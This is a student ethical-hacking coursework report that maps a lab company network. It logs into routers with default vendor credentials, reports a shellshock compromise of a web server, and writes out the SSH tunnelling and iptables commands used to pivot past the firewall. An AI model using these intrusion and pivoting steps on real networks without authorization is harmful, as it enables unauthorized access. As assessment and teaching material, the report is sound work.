ACME INC. NETWORK EVALUATION

Martin Zhelev
2002985

CMP314 - COMPUTER NETWORKING 2
Ethical Hacking BSc (Hons)
2022/23

Table of Contents

1. INTRODUCTION

1.1 OVERVIEW

The company of ACME Inc. will receive a thorough analysis of their network from this report. To conduct the analysis the tester used a Kali system that was already connected to the network.

A network overview, comprising of a network diagram, a subnet table, and details on each host, will be included in the report. Following this, it will go into how an attacker might use the preinstalled tools in Kali to enumerate the network and what network vulnerabilities they could use as well as suggestions for mitigating them. At the end, the network design is discussed along with suggestions for how to make it better.

1.2 AIMS

The aims of this report are:

- Clearly and precisely describe the steps taken by the tester to complete the assessment of the network.
- Provide a detailed network diagram which shows all network devices that are in use.
- Evaluate, demonstrate, and provide fixes for any security vulnerabilities that are found.
- Discuss the design of the network and describe possible improvement.

1.3 TOOLS USED

- Dirb – Domain brute-forcing tool.
- Hydra – Network password brute-forcing.
- Iptables – Tool allowing the setup and maintenance of firewall tables.
- John The Ripper – Password hashes brute-forcing tool.
- Kali Linux – Linux distribution designed for penetration testing.
- Metasploit Framework – set of tools and utilities for vulnerability research.
- Nikto – Web server vulnerability scanner.
- Nmap – Tool used for network mapping and security auditing.
- SSH – Communication protocol used to establish connection between devices.

2. NETWORK OVERVIEW

2.1 NETWORK DIAGRAM



Figure 2.1 Network Diagram

2.2 SUBNET TABLE

There are 11 subnets in the network, each with its own colour that matches the colours in the network diagram. The full calculations of each subnet are in section 8.2.

Network Address	Subnet Mask	IP range	Broadcast Address
192.168.0.32/27	255.255.255.224	192.168.0.33-192.168.0.62	192.168.0.63
192.168.0.64/27	255.255.255.224	192.168.0.65-192.168.0.94	192.168.0.95
192.168.0.96/27	255.255.255.224	192.168.0.97-192.168.0.126	192.168.0.127
192.168.0.128/27	255.255.255.224	192.168.0.129-192.168.0.158	192.168.0.159
192.168.0.192/27	255.255.255.224	192.168.0.193 - 192.168.0.222	192.168.0.223
192.168.0.224/30	255.255.255.252	192.168.0.225 - 192.168.0.226	192.168.0.227
192.168.0.228/30	255.255.255.252	192.168.0.229 - 192.168.0.230	192.168.0.231
192.168.0.232/30	255.255.255.252	192.168.0.233 - 192.168.0.234	192.168.0.235
192.168.0.240/30	255.255.255.252	192.168.0.241 - 192.168.0.242	192.168.0.243
172.16.221.0/24	255.255.255.0	72.16.221.1 - 172.16.221.254	172.16.221.255
13.13.13.0/24	255.255.255.0	13.13.13.1 - 13.13.13.254	13.13.13.255

2.3 HOST INFORMATION

Full Nmap scans can be found in Section 8.1. Output from “show interfaces” command can be found Section 8.2.

2.3.1 ROUTER 1

Interfaces:	Ports
Eth1: 192.168.0.225/30 Eth2: 172.16.221.16/24 Eth3: 192.168.0.193/27	22 – SSH 23 – Telnet 80 – HTTP 443 – HTTPS

2.3.2 ROUTER 2

Interfaces:	Ports
Eth1: 192.168.0.33/27 Eth2: 172.16.221.229/30 Eth3: 192.168.0.226/30	23 – Telnet 80 – HTTP 443 – HTTPS

2.3.3 ROUTER 3

Interfaces:	Ports
Eth1: 192.168.0.129/27 Eth2: 192.168.0.233/30 Eth3: 192.168.0.230/30	23 – Telnet 80 – HTTP 443 – HTTPS

2.3.4 ROUTER 4

Interfaces:	Ports
Eth1: 192.168.0.65/27 Eth2: 192.168.0.97/27	23 – Telnet 80 – HTTP 443 – HTTPS

2.3.5 FIREWALL

Interfaces:	Ports
WAN: 192.168.0.234/30 LAN: 192.168.0.98/27 DMZ: 192.168.0.241/30	53 – TCP 80 – HTTP 2601, 2604, 2605 – quagga

2.3.6 WEB SERVER 1

Interfaces:	Ports
Eth1: 172.16.221.237/24	80 – HTTP 443 – HTTPS

2.3.7 WEB SERVER 2

Interfaces:	Ports
Eth0: 192.168.0.242/30	22 – SSH 80 – HTTP 111 – rpcbind

2.3.8 WORKSTATION 1

Interfaces:	Ports
Eth0: 192.168.0.210/27	22 – SSH 111 – rpcbind 2049 – NFS

2.3.9 WORKSTATION 2

Interfaces:	Ports
Eth0 192.168.0.34/27 Eth1 13.13.13.12/24	22 – SSH 111 – rpcbind 2049 – NFS

2.3.10 WORKSTATION 3

Interfaces:	Ports
Eth0: 13.13.13.13	22 – SSH

2.3.11 WORKSTATION 4

Interfaces:	Ports
Eth0 192.168.0.130/27	22 – SSH 111 – rcpbind 2049 – NFS

2.3.12 WORKSTATION 5

Interfaces:	Ports
Eth0: 192.168.0.66	22 – SSH 111 – rpcbind 2049 – NFS

3. NETWORK MAPPING PROCESS

3.1 ENUMERATING ROUTERS

3.1.1 INITIAL ENUMERATION

The first step was to figure out what subnet the Kali machine was part of which would allow the network to be scanned. This way done by using the “ifconfig” command.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::215:5dff:fe00:400  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:00  txqueuelen 1000  (Ethernet)
        RX packets 3314  bytes 197130 (192.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4237  bytes 31688876 (30.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 27  bytes 2052 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 2052 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3.1: Kali Host ifconfig output

From the output that can be seen in Figure 3.1 the subnet was calculated to be 192.168.0.192/27 based on the given subnet mask of 255.255.255.224. To start mapping the network the tester initiated a scan on the discovered subnet using the tool Nmap. The full results of the scan can be seen in Section 8.1-Figure 8.6

The results showed 3 Ip addresses (192.168.0.193, 192.168.0.199, 192.168.0.210). Because port 80(http) and 443(https) were open on 192.168.0.193 the tester determined there was a web server running and decided to visit the website. (Figure 3.2).



Figure 3.2: Website running on 192.168.0.193

The website was for of a VyOS router. Because port 22(ssh) and 23(telnet) were open it was possible to connect to the router. After searching for the default credentials of VyOS routers on the internet the tester discovered they are vyos:vyos (VyOS, n.d) and successfully used them to login to the router using SSH. (Figure 3.3)



Figure 3.3: Successful login into 192.168.0.193

3.1.2 ROUTER 1

Following the successful login into the router the routing table contained on it was examined to determine how the router is used and configured. This was done using the "show ip route" command. (Figure 3.4)



Figure 3.4: Routing table on Router 1

From the routing table the tester determined the following important information:

- The subnets contained on the network.
- All non-directly connected traffic is routed through 192.168.0.226 which indicates that it is another router.
- There are 2 subnets directly connected to the router which were previously unknown (172.16.221.0/24 and 192.168.0.224/30).

The enumeration and discussion of 172.16.221.0/24 can be found in section 3.4, because this section is focused on enumerating all the routers in the network.

Because 192.168.0.224/30 can only have 2 usable hosts it was determined that it was used to connect the router on 192.168.0.193 with the router on 192.168.0.226. The 192.167.0.224/30 subnet was scanned. The results of the scan confirmed that a device did in fact exist on 192.168.0.226. The device also had port 80(http) and 443(https) open. After navigating to the webpage contained on it was confirmed that it is also a VyOS router. The full scan can be found in Section 8.1 – Figure 8.7.

3.1.3 ROUTER 2

The 2nd router did not have port 22(ssh), but it had port 23(telnet) open so the tester connected to it using telnet and the default credentials vyos:vyos. (Figure 3.5)



Figure 3.5: Successful connection to 192.168.0.226 using telnet.

After successfully connecting to Router 2 its routing table was also examined. (Figure 3.6)

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 02:09:31
O   192.168.0.32/27 [110/10] is directly connected, eth1, 02:10:21
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 02:08:18
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 02:08:16
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 02:09:31
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 02:09:31
O   192.168.0.224/30 [110/10] is directly connected, eth3, 02:10:21
C>* 192.168.0.224/30 is directly connected, eth3
O   192.168.0.228/30 [110/10] is directly connected, eth2, 02:10:21
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 02:09:31
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 02:08:26
vyos@vyos:~$
```

Figure 3.6: Routing table on Router 2

The following new information was discovered from the routing table:

- Traffic for 172.16.221.0/24, 192.168.0.192/27 is being routed through the previously discovered Router 1 at 192.168.0.225.
- The rest of the traffic is being routed through 192.168.0.230, which appears to be another router.
- There are 2 subnets directly connected to the router which have not been analysed (192.168.0.32/27, 192.168.0.228/30)

The enumeration and discussion of the adjacent subnet 192.168.0.32/27 can be found in Section 3.4

192.168.0.228/30 also can only have 2 usable hosts, so it was determined it is used to connect Router 2 (192.168.0.226) to a possible Router 3 (192.168.0.230). The tester scanned the subnet and confirmed there was another VyOS router at 192.168.0.230. The full Nmap scan result can be found in Section 8.1– Figure 8.8

3.1.4 ROUTER 3

Once again, the newly discovered router was connected to using telnet and the default credentials vyos:vyos. (Figure 3.7)

```
root@kali:~# telnet 192.168.0.230 23
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Mon Nov  7 15:48:16 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
```

Figure 3.7: Successful connection to 192.168.0.230 using telnet

Following the successful connection, the tester examined the routing table of Router 3 (192.168.0.230). (Figure 3.8)

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 03:14:25
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 03:14:25
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 03:13:12
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 03:13:10
O   192.168.0.128/27 [110/10] is directly connected, eth1, 03:15:15
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 03:14:25
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 03:14:25
O   192.168.0.228/30 [110/10] is directly connected, eth3, 03:15:15
C>* 192.168.0.228/30 is directly connected, eth3
O   192.168.0.232/30 [110/10] is directly connected, eth2, 03:15:15
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 03:13:20
vyos@vyos:~$
```

Figure 3.8: Routing table on Router 3

The following new information was discovered from the routing table:

- Traffic for 172.16.221.0/24, 192.168.0.32/27, 192.168.0.192/27, 192.168.0.224/30 is being routed through the previously discovered Router 2 at 192.168.0.229.
- The rest of the traffic is being routed through 192.168.0.234, which appears to be another router.
- There are 2 subnets directly connected to the router which have not been analysed (192.168.0.128/27, 192.168.0.232/30).

A scan of the 192.168.0.232/30 subnet was launched; however, it did not give the result which was expected by the tester. Only 1 device was discovered which was already known to the tester (Router 3). The device with an address of 192.168.0.234, which was assumed to be another router did not appear to be in the subnet despite being part of the routing table on Router 3. The Nmap scan result can be found in Section 8.1 – Figure 8.9

3.2 ENUMERATING FIREWALL

Because the scan of the 192.168.0.232/30 did not return the expected results the tester decided to run an Nmap scan of 192.168.0.234, however that was also unsuccessful and returned no open ports (Figure 3.9)

```
root@kali:~# nmap -sV 192.168.0.234
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-06 08:38 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.25 seconds
```

Figure 3.9: Unsuccessful scan of 192.168.0.234

The fact that there was no response from that address indicated to that the device is a firewall that was blocking connection attempts from external networks. To test this theory an Nmap scan was also ran on 192.168.0.64/27, 192.168.0.96/27, and 192.168.0.240/30 subnets. 192.168.0.64/27 and 192.168.0.96/27 returned no results which indicated they are hidden behind the firewall. However, the scan of the 192.168.0.240/30 subnet revealed a webserver at 192.168.0.242. The Nmap scan results can be found in Section 8.1 – Figure 8.2, Figure 8.4 and Figure 8.11

The website running on that webserver was tested using Nikto and was found to be vulnerable to a shellshock exploit. This allowed the tester to gain access onto the webserver and crack the root password of the host. The full description of the steps taken by the tester to achieve this can be found in Section 4.6.

Using the root password, it was now possible to connect using ssh and change the /etc/ssh/sshd_config file to contain the line “PermitTunnel yes”. This would allow us to create a tunnel that could be used to pivot into the rest of the network that was previously blocked by the firewall. (Figure 3.10)

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Jan  6 22:22:26 2023 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 3.10: Creation of tunnel on 192.168.0.242

After the successful creation of a tunnel the tester moved onto assigning an IP and enabling the tun0 interface on both hosts. (Figure 3.11 and Figure 3.12)

```
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:19 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:419/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:19 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:419/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.2/30 scope global tun0
       valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#
```

Figure 3.11: Enabling tun0 and assigning IP on 192.168.0.242

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:400/64 scope link
       valid_lft forever preferred_lft forever
7: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:400/64 scope link
       valid_lft forever preferred_lft forever
7: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::7539:c54f:8261:5afa/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```

Figure 3.12: Enabling tun0 and assigning IP on Kali Host

After successfully enabling tunnelling, the tester also enabled forwarding and created an iptables rule to enable NAT on eth0. This rule would forward traffic from the tunnel's subnet to the eth0 interface of 192.168.0.242 (Figure 3.13)

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Figure 3.13: Enabling tunnelling and creating iptables rule on 192.168.0.242

To confirm everything was done correctly the tunnel from one interface to the other was pinged (Figure 3.14 and Figure 3.15)

```
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=2.76 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=2.56 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=2.61 ms
64 bytes from 1.1.1.2: icmp_seq=4 ttl=64 time=2.41 ms
64 bytes from 1.1.1.2: icmp_seq=5 ttl=64 time=2.58 ms
^C
--- 1.1.1.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 2.413/2.584/2.763/0.111 ms
```

Figure 3.14: Testing tunnel configuration on Kali Host

```
root@xadmin-virtual-machine:~# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=3.56 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=2.45 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=64 time=2.29 ms
^C
--- 1.1.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2013ms
